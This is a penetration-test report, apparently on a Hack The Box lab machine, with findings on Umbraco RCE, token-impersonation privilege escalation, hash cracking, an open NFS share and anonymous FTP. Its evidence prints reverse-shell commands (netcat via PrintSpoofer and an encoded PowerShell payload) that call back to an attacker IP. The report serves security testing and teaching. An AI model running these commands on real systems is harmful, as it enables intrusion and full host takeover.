
Impact

An attacker could gain access to user accounts and access sensitive data used by the user accounts. Even if the passwords are stored in a hash format, an attacker can crack the stored password, allowing them to access sensitive information or worse yet, change the password to one of their choosing. Obtaining these credentials may allow them more privileged access to the system or network, enabling them to access more sensitive information and accounts.

Mitigation

Preemptively search for files containing passwords and take actions to reduce the exposure risk when found. Establish an organizational policy that prohibits password storage in files. Restrict file shares to specific directories with access only to necessary users. Ensure that developers and system administrators are aware of the risk associated with having plain text and hashed passwords in software configuration files that may be left on endpoint systems or servers.

Finding Evidence



```
┌──(root㉿ReconCha0s)-[/mnt/remote/App_Data]
└─# strings Umbraco.sdf
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}a
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}a
smithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9Ci
39df83-5e64-4b93-9702-ae257a9b9749-a054-27463ae58b8e
```

References

https://cwe.mitre.org/data/definitions/260.html;
https://attack.mitre.org/techniques/T1552/001/

3. Privilege Escalation through Access Token Manipulation

Severity – CRITICAL

CVSS Score: 9.6

CVSS Vector: CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N

Affected Entities

Description

In Windows, every process has a token that has information about the account that is running it. These tokens are not considered secure resources, as they are just locations within memory that could be brute-forced by users that cannot read memory. To utilize the token, the SeImpersonatePrivilege is needed. Legitimate programs may utilize another process's token to escalate from Administrator to Local System, which has additional privileges. Processes generally do this by making a call to the WinLogon process to get a SYSTEM token, then executing itself with that token placing it within the SYSTEM space.


Impact

Attackers often abuse this to escalate privileges, where a service account can SeImpersonate, but not obtain full SYSTEM level privileges. The attack is predicated on tricking a process running as SYSTEM to connect to their process, which hands over the token to be used. Once this happens, the attacker may gain full SYSTEM level privileges over the host.


Mitigation

Restrict users and accounts to the least privileges they require. Limit permissions so that users and user groups cannot create tokens. This setting should be defined for the local system account only. GPO: Computer Configuration > [Policies] > Windows Settings > Security Settings > Local Policies > User Rights Assignment: Create a token object. Also define who can create a process level token to only the local and network service through GPO: Computer Configuration > [Policies] > Windows Settings > Security Settings > Local Policies > User Rights Assignment: Replace a process level token. Administrators should log in as a standard user but run their tools with administrator privileges using the built-in access token manipulation command runas.


Finding Evidence



```
PS C:\Users\Public> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```



```
PS C:\Users\Public> .\PrintSpoofer.exe -c "c:\users\public\nc.exe 10.10.16.2 8443 -e cmd"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
PS C:\Users\Public>
```



```
└─# nc -lnvp 8443
listening on [any] 8443 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.10.180] 50077
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

References

https://github.com/hatRiot/token-priv/blob/master/abusing_token_eop_1.0.txt

https://learn.microsoft.com/en-us/troubleshoot/windows-server/windows-security/seimpersonateprivilege-secreateglobalprivilege

https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/

3. Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution

Severity – HIGH

CVSS Score: 8.1

CVSS Vector: CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N

Affected Entities

Description

This exploit takes advantage of a vulnerability that exists in the Umbraco 7.12.4 Content Management System (CMS). An attacker with administrative credentials can upload and execute files and functions, such as a reverse shell that calls back to a remote listener.


Impact

Successful exploitation can enable an attacker to gain access to the back end web server, allowing them access to all data that the account privileges will allow. This may lead to the discovery of credentials or other misconfigurations that an attacker may leverage for lateral movement or escalation of privileges.

Mitigation

Install the latest version of Umbraco CMS.


Finding Evidence




Help

Umbraco version 7.12.4


Tours



```
{ string cmd = "powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgB-
OAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4
AMQA2AC4AMgAiACwANAA0ADQAMwApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbg-
B0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzA-
CAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0A-
IAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0
AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACA-
AKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQ-
AuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpA-
G4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0A-
IAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgB-
nACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArAC-
AAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAc-
wBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6
AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADs-
AJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcw-
BlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzA-
GgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=";
System.Diagnostics.Process proc = new System.Diagnostics.Process();\
 proc.StartInfo.FileName = "powershell.exe"; proc.StartInfo.Arguments = cmd;
\
```



```
└─# python3 umbraco-rce.py
Start
[]
```



```
└─# nc -lvp 4443
listening on [any] 4443 ...
10.10.10.180: inverse host lookup failed: Unknown host
connect to [10.10.16.2] from (UNKNOWN) [10.10.10.180] 49983
whoami
iis apppool\defaultapppool
PS C:\windows\system32\inetsrv>
```

References

https://www.exploit-db.com/exploits/46153

4. Password Cracking

Severity – HIGH

CVSS Score: 7.5

CVSS Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Affected Entities

Description

Adversaries may use password cracking to attempt to recover usable credentials, such as plaintext passwords, when credential material such as password hashes are obtained. They may leverage hashed credentials discovered in a configuration file or repository in order to crack the password and gain access to network devices.

Techniques to systematically guess the passwords used to compute hashes are available, or the adversary may use a pre-computed rainbow table to crack hashes. Cracking hashes is usually done on adversary-controlled systems outside of the target network.


Impact

A plaintext password resulting from a successfully cracked hash may be used to log into systems, resources, and services in which the account has access.

Mitigation

Use multi-factor authentication. Where possible, also enable multi-factor authentication on externally facing services. Implement a strong password policy to make cracking recovered hashes more difficult. Limit access to files containing hashes to only privileged users.

Finding Evidence



```
Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

b8be16afba8c314ad33d812f22a04991b90e2aaa:[redacted]

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 100 (SHA1)
Hash.Target......: b8be16afba8c314ad33d812f22a04991b90e2aaa
Time.Started.....: Thu Mar 23 13:18:25 2023, (4 secs)
Time.Estimated...: Thu Mar 23 13:18:29 2023, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#2.........:  2455.3 kH/s (17.13ms) @ Accel:512 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests
Progress.........: 9863168/14344385 (68.76%)
Rejected.........: 0/9863168 (0.00%)
Restore.Point....: 9633792/14344385 (67.16%)
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#2....: bigmoney314 -> b53ysm
Hardware.Mon.#2..: Util: 51% Core: 400MHz Mem:1333MHz Bus:16
```

References

https://attack.mitre.org/techniques/T1110/002/

5. NFS Mounting

Severity – HIGH

CVSS Score: 8.2

CVSS Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

Affected Entities

10.10.10.180

Description

Adversaries may leverage external-facing remote services such as NFS to initially access and/or persist within a network. If the NFS is able to be mounted without any credentials, any user can mount the files to their host and access them.


Impact

The files may provide the attacker with sensitive information that may be useful to their purposes and goals, including credential exposure that provides initial access or the ability to insert malicious scripts that enable an escalation of privileges.


Mitigation

Require authentication to access or mount NFS to a host.

Finding Evidence



```
└─# nmap --script nfs* 10.10.10.180 -sV -p111,2049
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-25 15:49 CDT
Nmap scan report for 10.10.10.180
Host is up (0.037s latency).

PORT     STATE SERVICE VERSION
111/tcp  open  rpcbind 2-4 (RPC #100000)
| nfs-statfs:
|   Filesystem     1K-blocks   Used         Available    Use%  Maxfilesize  Maxlink
|_  /site_backups  24827900.0  11835820.0  12992080.0  48%   16.0T        1023
| nfs-showmount:
|_  /site_backups
| nfs-ls: Volume /site_backups
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID         GID         SIZE  TIME                 FILENAME
| rwx------   4294967294  4294967294  4096  2023-03-24T23:54:04  .
| ??????????  ?           ?           ?     ?                    ..
```



```
└─# showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
```

References

https://attack.mitre.org/techniques/T1133/

6. Clear Text Credentials Transmitted over Network

Severity – MEDIUM

CVSS Score: 6.8

CVSS Vector: CVSS:3.0/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:L/A:L

Affected Entities

10.10.10.180:80

Description

Credentials that are passed over the network in clear text can be intercepted by network sniffing tools.


Impact

An attacker can use the intercepted credentials to log into applications as an authorized user.

Mitigation

Encrypt traffic using TLS/SSL or hash credentials before being passed over the network.

Finding Evidence



```
     [HTTP request 1/1]
     [Response in frame: 10]
     File Data: 39 bytes
▾ JavaScript Object Notation: application/json
  ▾ Object
    ▾ Member: username
         [Path with value: /username:admin]
         [Member with value: username:admin]
         String value: admin
         Key: username
         [Path: /username]
    ▾ Member: password
         [Path with value: /password:admin]
         [Member with value: password:admin]
         String value: admin
         Key: password
         [Path: /password]
```

7. Anonymous FTP Login

Severity – MEDIUM

CVSS Score: 5.3

CVSS Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Affected Entities

Description

One of the most common configurations of FTP servers is to allow anonymous access, which does not require legitimate credentials but provides access to some files.


Impact

Even if an attacker cannot download the files, sometimes just listing the contents is enough to generate further ideas and note down information that will enable further infiltration.

Mitigation

Require users authenticate in order to access the FTP service.

Finding Evidence



```
└─# ftp anonymous@10.10.10.180
Connected to 10.10.10.180.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
```

Appendices

Appendix A – Finding Severities

Each finding has been assigned a severity rating of critical, high, or medium. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of the client's data.

Rating	Severity Rating Definition
Critical	Exploitation of the technical or procedural vulnerability will cause substantial harm. Significant political, financial, and/or legal damage is likely to result. The threat exposure is high, thereby increasing the likelihood of occurrence. Security controls are not effectively implemented to reduce the severity of impact if the vulnerability were exploited.
High	Exploitation of the technical or procedural vulnerability will significantly impact the confidentiality, integrity, and/or availability of the system, application, or data. Exploitation of the vulnerability may cause moderate financial loss or public embarrassment. The threat exposure is moderate-to-high, thereby increasing the likelihood of occurrence. Security controls are in place to contain the severity of impact if the vulnerability were exploited, such that further political, financial, or legal damage will not occur. - OR - The vulnerability is such that it would otherwise be considered High Risk, but the threat exposure is so limited that the likelihood of occurrence is minimal.
